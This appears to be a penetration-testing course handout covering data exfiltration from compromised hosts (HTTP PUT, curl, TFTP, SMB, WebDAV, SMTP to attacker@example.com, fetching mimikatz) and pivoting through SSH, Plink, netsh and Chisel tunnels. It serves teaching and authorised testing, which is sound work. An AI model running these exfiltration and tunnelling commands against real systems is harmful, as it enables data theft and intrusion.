
HTTP Webserver with upload functionality:

Start a webserver with upload functionality on your attacker machine and upload files through the browser of the compromised host:

<https://gist.github.com/touilleMan/eb02ea40b93e52604938>

```
python3 SimpleHTTPServerWithUpload.py
```

Directory listing for /



The screenshot shows a web browser displaying a directory listing for the root directory ('/'). At the top, there is a file upload form with a 'Browse...' button, a 'No file selected.' message, and a red-bordered 'upload' button. Below the form is a horizontal line. Underneath the line, there is a list of files and directories, each preceded by a bullet point and a blue link. The list includes: 'aiodnsbrute/', 'amass-output', 'aquatone_linux_amd64_1.7.0/', 'Assets.txt', 'EyeWitness/', 'gobuster-ftp-geelen.txt', 'gobuster-geelen-ext.txt', 'gobuster-geelen.txt', 'gobuster-myportal-geelen.txt', 'gobuster-remote-geelen.txt', 'httparchive_apiroutes_2024_05_28.txt', and 'httparchive_apiroutes_2024_05_28.txt.1'. The entire screenshot is framed by a yellow border.

- [aiodnsbrute/](#)
- [amass-output](#)
- [aquatone_linux_amd64_1.7.0/](#)
- [Assets.txt](#)
- [EyeWitness/](#)
- [gobuster-ftp-geelen.txt](#)
- [gobuster-geelen-ext.txt](#)
- [gobuster-geelen.txt](#)
- [gobuster-myportal-geelen.txt](#)
- [gobuster-remote-geelen.txt](#)
- [httparchive_apiroutes_2024_05_28.txt](#)
- [httparchive_apiroutes_2024_05_28.txt.1](#)

Data Exfiltration Techniques

HTTP Webserver with PUT functionality:

Start a webserver with PUT functionality on your attacker machine and upload files from the compromised host with Powershell, Curl or other tool:

<https://gist.github.com/fabiand/5628006>

```
sudo python HTTPPutServer.py 80
```

```
$body = Get-Content 20210725041909_bloodhoundcyberlocal.zip  
  
Invoke-RestMethod -Uri http://10.10.14.2:8080/20210725041909_bloodhoundcyberlocal.zip -  
Method PUT -Body $body
```

Data Exfiltration Techniques

Convert to HEX or Base64 & copy-paste the data:

When we have limited data and this is textual data then we can simply copy-paste this information. When we want to copy-paste other, binary items we need to convert this to hex or base64 so we do not lose any information in transit. Let's convert to hex:

<https://github.com/g0tmi1k/exe2hex>

Convert binary to hex (this creates a batch & Powershell script):

```
python3 exe2hex.py -x /usr/share/windows-binaries/sbd.exe
```

Now run the script on the target machine to convert the information back to a binary!

Data Exfiltration Techniques

Now let's use Base64 to convert data to Base64 and send it out to a upload server or just copy-paste the data:

```
base64 file.txt > encoded.txt  
  
curl --data-binary @encoded.txt http://server/upload
```

On the attacker machine convert the Base64 data back to it's original form:

```
base64 -d encoded.txt > original.txt
```

Data Exfiltration Techniques

Use TFTP or FTP:

If FTP or TFTP is allowed through the firewall then we can spin up a TFTP or FTP server and upload it that way. Let's install and spin up a TFTP server:

```
#Create a TFTP server on Kali
sudo apt update && sudo apt install atftp
sudo mkdir /tftp
sudo chown nobody: /tftp
sudo atftpd --daemon --port 69 /tftp
```

Now let's upload a file to the TFTP server with the tftp tool:

```
#Upload a file to it:
tftp -i 10.11.0.4 put important.docx
```

Data Exfiltration Techniques

Use SMB:

If SMB is allowed through the firewall then we can use SMB to exfiltrate files. Let's start an SMB server:

```
#Start server:  
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py jshare  
/home/jarno/Desktop -smb2support
```

Now let's upload files to the SMB server:

```
#Upload files  
xcopy 20231102123029_BloodHound.zip \\10.10.15.130\jshare
```

We can also download files back to the target machine over SMB:

```
#Download files  
copy \\192.168.119.191\jshare\mimikatz.exe c:\mimikatz.exe
```

Data Exfiltration Techniques

Use WebDAV:

Another thing we can use is a WebDAV server. When we do we can copy files to it with different tools like Curl, Powershell or by just opening the folder in Windows Explorer if you have access to a GUI. Let's install en start the WebDAV server:

```
#Install prerequisites:  
pip3 install wsgidav  
pip3 install cheroot  
  
#Make WebDav dir:  
cd ~/Desktop  
mkdir webdav  
  
#Start server:  
/home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root  
/home/kali/Desktop/webdav/
```

Data Exfiltration Techniques

Now let's upload to our WebDAV server:

Curl:

```
curl -T /path/to/localfile.txt http://server_ip:80/
```

Powershell:

```
Invoke-WebRequest -Uri "http://server_ip:80/uploadedfile.txt" -Method PUT -InFile  
"C:\Path\To\LocalFile.txt"
```

Data Exfiltration Techniques

Use SMTP:

If nothing else is possible but SMTP we can also e-mail files out using SMTP.

Powershell:

```
Send-MailMessage -To "attacker@example.com" -From "user@domain.com" -Subject "Exfil" -  
Attachments "C:\file.txt" -SmtpServer "smtp.domain.com"
```

Linux:


```
echo "Data exfiltration" | mutt -a file.txt -s "Subject" -- attacker@example.com
```

Data Exfiltration Techniques

Other methods & DNS Tunneling:

There are many other (previously discussed) methods like using NetCat, a Reverse Shell (like Meterpreter) and if you have physical access you can use removable media like USB Drives.

Then there are also very slow but stealthy methods like using a covert ICMP (ping) channel or you can use DNS Tunneling like explained in the pivoting chapter.



Pivoting / Lateral Movement

Pivoting / Lateral Movement

Pivoting / Lateral Movement:

"To move around in the network, adapt to the environment and use techniques to reach new nodes and networks by using different tools and techniques."



Pivoting is a technique used by attackers (or pentesters) to move laterally within a network after compromising an initial host. It allows an attacker to access other systems in the target network, which may otherwise be inaccessible. The pivoted machine acts as a bridge (or jump point) to reach internal systems, bypassing firewalls and network restrictions.

Pivoting / Lateral Movement

Before we can begin pivoting, we need to clarify two closely related terms:

- Port forwarding
- Tunneling

Port forwarding:

Port forwarding is a technique used to redirect traffic from one port or host to another. It allows an attacker or pentester to access ports/services that are not directly accessible.

Tunneling:

Tunneling refers to encapsulating one network protocol within another to bypass restrictions, obfuscate traffic, or securely connect through an otherwise restricted environment. It is often used for bypassing firewalls, network restrictions, or for encrypting traffic.

Pivoting / Lateral Movement

Key differences:

Feature	Tunneling	Port Forwarding
Purpose	Encapsulate traffic to bypass restrictions.	Redirect traffic between ports or hosts.
Scope	Protocol-specific traffic obfuscation.	Limited to specific ports or services.
Affected	Full datastreams	1 or multiple ports (sockets)
Key Tool	SSH, DNS tunneling tools, ICMP.	SSH, socat, iptables.
Flexibility	Used to bypass firewalls and encrypt data.	Directly maps ports; more static in nature.
Example Use Case	Sending HTTP traffic over SSH.	Redirecting RDP traffic through an SSH tunnel.

*Both, port forwarding & tunneling is used for pivoting. They both have their specific usecases.


Pivoting / Lateral Movement

(Local) Port Forwarding:

- This allows us to map a local port (from the attacker machine) to a remote port (to the target machine).
- In this way, we can use the local port within all our tools to effectively access the remote port (service).
- It is often used to maximize enumeration!

Let's take this scenario as an example

* "POORT" in the images is a typo and needs to be "PORT". My apologies!



Pivoting / Lateral Movement

SSH - Port Forwarding:

Prerequisites:

- The firewall allows port 22 (SSH) inbound from the outside.
- The compromised server can accept SSH connections.

If these conditions are met, we establish an SSH connection with the remote machine, creating an SSH tunnel. Within this tunnel, we map a local port to the remote port.

- The firewall only sees SSH traffic (and not the web traffic inside the tunnel).
- The firewall only needs port 22 open. The mapped ports are forwarded within the tunnel and therefore do not need to be open in the firewall.

Pivoting / Lateral Movement

The SSH command to create the local port forward looks as follows:

```
ssh -L 80:localhost:80 admin@192.168.10.8
```

Explanation:


- -L : Specifies a local port forward.
- 80:localhost : Local port and local IP.
- 80 : Remote port.
- admin@192.168.10.8 : Remote SSH credentials.

If this command is successful, the following happens:

1. An SSH tunnel is established.
2. The local port 80 is mapped to the remote port 80.
3. When we browse to 127.0.0.1:80 from our attacker machine, the traffic is sent through the tunnel to port 80 on the remote host.

Pivoting / Lateral Movement

Final scenario:



Pivoting / Lateral Movement

The SSH command is default available on Linux. On Windows (from Windows 10) we can use Windows's SSH client, NetSH:

```
netsh interface portproxy add v4tov4 listenport=80 listenaddress=192.168.10.10  
connectport=80 connectaddress=192.168.10.8
```

Or we can use the external "Plink" tool:

<https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

Command example for local port forwarding with Plink:

```
.\plink.exe -ssh -L 80:localhost:80 admin@192.168.10.8
```

Pivoting / Lateral Movement

Other alternatives to SSH for Port Forwarding:

- Fpipe
Outdated (NT, 2000 & XP) but does not require privileged access or additional libraries.
- Metasploit
Use Meterpreter to create a local port forward (explored later).
- NetSH
A native Windows binary for port forwarding.


Pivoting / Lateral Movement

(Local) Port Forwarding with Double Hop:

Linking a local port to a remote port, but NOT a remote port on the host we have control over BUT the remote port of the next hop.

In this way, we can also use the local port within all our tools to effectively access the remote port (service) of another host in the subnet.

Let's take this scenario as an example:



Pivoting / Lateral Movement

The SSH command to create the local port forward looks as follows:

```
ssh -N -L 0.0.0.0:1111:192.168.10.10:1433 admin@192.168.10.8
```

Explanation:

- -N : No remote commands (no remote SSH shell).
- -L : Specify a local port forward.
- 0.0.0.0 : From any listening IP address.
- :1111 : Localhost port 1111.
- 192.168.10.10:1433 : Remote machine and port (from the intermediate host).
- admin@192.168.10.8 : Remote SSH credentials for the intermediate host.

Pivoting / Lateral Movement

If this command is successful, the following happens:

1. The connection seems to hang (no response). This is because we don't get an SSH shell (-N).
2. An SSH tunnel is established with the intermediate host.
3. Local port 1111 is mapped to the remote port 1433 on 192.168.10.10.
4. If we now browse to 127.0.0.1:1111 internally, the traffic is sent through the tunnel to port 1433 on the database server. We can now enumerate the database from our local machine.

The same can be done via Plink if the attacking machine is a Windows machine:

```
.\plink.exe -ssh -N -L 0.0.0.0:1111:192.168.10.10:1433 admin@192.168.10.8
```

Reverse Port Forwarding / Remote Port Forwarding:


Incoming SSH traffic is blocked on the firewall, but outgoing traffic (from internal) is allowed!

- We assume that we have taken control of the intermediate machine (e.g., via a service exploit).
- We want to establish the port forward so that we can easily enumerate a service from our attacking host.
- The port forward is initiated from the intermediate host (since outgoing SSH traffic is allowed).

***Note:** *It is important that there is an SSH server running on our attacking machine. This machine must receive the connection.*

Pivoting / Lateral Movement

Let's take this scenario as an example:



This is the command to create the reverse port forward (from the target machine):

```
ssh -N -R 192.168.10.4:1111:127.0.0.1:2222 kali@192.168.10.4
```

- -R : Create a reverse port forward!

Pivoting / Lateral Movement

On Windows we have different tools available to create the reverse port forward.

SSH.exe:

ssh.exe is part of the OpenSSH client (along with scp.exe and sftp.exe).

Binaries can be found in "C:\Windows\System32\OpenSSH". It's command is identical to the "normal" SSH command:

```
ssh -N -R 192.168.10.4:1111:127.0.0.1:2222 kali@192.168.10.4
```

Pivoting / Lateral Movement

Plink:

We can achieve the same result with Plink:

```
cmd.exe /c echo y | .\plink.exe -v ssh -R 192.168.10.4:1111:127.0.0.1:2222 -l kali -pw  
kali 192.168.10.4
```

- cmd.exe /c echo y : Generate a "y" (yes) as input
- | : "Pipe" this to the next command (Plink. This ensures you accept the Plink prompt to save the key in the cache)
- .\plink.exe : Start the Plink binary
- -v : Verbose
- ssh -R : Make an SSH connection with reverse port forward
- 192.168.10.4:1111 : Remote IP & Port
- :127.0.0.1:2222 : Local IP & Port
- -l kali -pw kali : Remote Username & Password
- 192.168.10.4 : Remote SSH host (Kali)

Pivoting / Lateral Movement

Chisel - <https://github.com/jpillora/chisel>:

- A fast TCP/UDP tunnel that we can also use to create a port forward.
- Traffic is sent over HTTP and secured with SSH (so it's possible even if only HTTP traffic is allowed).
- It allows authenticated connections.
- Multiple connections over one tunnel.
- SOCKS connections are allowed (more on this later).
- Written in Go language.
- Just one binary that can act as both a client and a server.

For the reverse port forward, we start the Chisel server on our attacking machine and the client on the target / intermediate host.

Pivoting / Lateral Movement

Attacking machine:

```
sudo apt install chisel  
  
chisel server -p 9999 --reverse
```

- server : Use Chisel in server mode
- -p 9999 : Chisel server port
- --reverse : Accept incoming requests

```
(kali㉿kali)-[~/Desktop]  
└─$ chisel server -p 9999 --reverse  
2021/11/13 05:58:13 server: Reverse tunnelling enabled  
2021/11/13 05:58:13 server: Fingerprint OkhVq2EnbbIyRu1EjeZhCAna85RgI6K/80pKcccp3wY=  
2021/11/13 05:58:13 server: Listening on http://0.0.0.0:9999  
2021/11/13 05:59:23 server: session#1: Client version (1.7.6) differs from server version (0.0.0-src)  
2021/11/13 05:59:23 server: session#1: tun: proxy#R:1111⇒2222: Listening
```

Pivoting / Lateral Movement

Target machine / Intermediate host:

